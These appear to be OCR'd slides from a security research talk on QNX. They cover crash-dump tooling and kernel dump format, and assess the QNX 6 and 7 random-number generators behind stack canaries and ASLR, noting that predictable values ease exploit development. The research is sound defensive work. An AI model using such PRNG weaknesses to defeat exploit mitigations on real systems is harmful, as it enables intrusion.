
- **dumper**
  - Service that produces post-crash core dump (default in */var/dumps*)
  - Directly dump running process with *dumper –p <pid>*
  - Nice for integration into fuzzers
- **KDEBUG (gdb_kdebug)**
  - Kernel debugger over serial
  - Needs to be included with IFS (not by default, may need to be built from source)
  - Needs debuggable *procnto*

QNX Debugging

Midnight Blue

- **Kernel Dump Format**
  - **S/C/F**: Signal / Code / Fault (signal.h / siginfo.h / fault.h)
  - **C/D**: Kernel code / data location
  - **state**: Kernel state
  - **KSB**: Kernel Stack Base
  - **[x] PID-TID=y-z**: Process and Thread ID on CPU x
  - **P/T FL**: Process and Thread Flags
  - **instruction**: Instruction where error occurred
  - **context:** Register values
  - **stack**: Stack contents

```
Shutdown[0,0] S/C/F=11/1/11 C/D=f001517d/f00571ac state(c0)= now lock
QNX Version 6.6.0 Release 2014/02/22-18:29:37EST KSB:fe3f6000
[0]PID-TID= 1-1? P/T FL=00019001/08800000 "proc/boot/procnto-instr"
[0]ASPACE PID=7 PF=00001010 "proc/boot/devb-eide"
x86 context[efffcc28]:
0000: 08088cc8 b0359320 efff2c3c efffcc48 b0357f14 08088d10 efff2c10
0020: b0323948 0000001d 00011296 efff2c24 00000099
instruction[b0323948]:
ff 08 75 0e 8b 02 83 c4 f4 83 c0 08 50 e8 8e f5 fe ff 8b 5d e8 c9 c3
55 89
stack[efff2c24]:
0000:>b0357f14 00000003 08088cc8 b0317d3d b0357f14 b0359320 efff2c6c
0000: 8088d10 b033f49c efff2c5c b033f678 b0357f14 00000003 00100102
```



Pseudo-Random Number Generators (PRNGs)


PRNG Quality

Midnight Blue

- Why look at PRNGs?

- Foundation of wider cryptographic ecosystem
  - '*just use /dev/random*' is received wisdom

- Strength of exploit mitigations (should) depend on strength of PRNGs
  - If I can predict canary or ASLR address it makes exploit dev a lot easier



QNX Security-Oriented PRNGs

Midnight Blue

Userspace PRNG

- Accessed through */dev/random*
- Handled by userspace service *random* running as root
- Started after boot via */etc/rc.d/startup.sh*

```
# ps -e -o pid,uid,args | grep random
      4115     0 random -t
    282651     0 grep random
# ls -la /dev/urandom
nrw-r--r--   1 root      root             0 Sep 07 14:57 /dev/urandom
```

Kernelspace PRNG (QNX 7)


- Implemented in *procnto* as function named *random_value*
- Cannot be accessed directly in userspace


QNX 6 /dev/random

Midnight Blue

- Covered this in our talk '*Wheel of Fortune*' at 33C3

- Brief recap
  - Underlying PRNG based on Yarrow (Schneier et al.)
  - <u>But</u> based on older Yarrow instead of reference Yarrow-160
    - Has a bunch of sketchy cryptographic design decisions
  - Low quality boot-time entropy
  - Broken reseed control
  - Entropy source selection up to system integrators…






QNX 7 /dev/random

Midnight Blue

- Redesigned after our assessment of QNX 6 /dev/random
  - Incorporates some of our feedback
- Uses Heimdal Fortuna implementation
- New entropy sources
- New reseed control mechanism
- Overall quality seems much better than QNX 6
- Potential for weaknesses depending on system integration conditions

QNX 7 /dev/random


Midnight Blue



QNX 7 Kernel PRNG

Midnight Blue

- QNX 7 introduced new kernel PRNG after our assessment
- Used for ASLR, Stack Canaries, etc.
- *random_seed* set via *SysSrandom* syscall (requires *PROCMGR_AID_SRANDOM*)

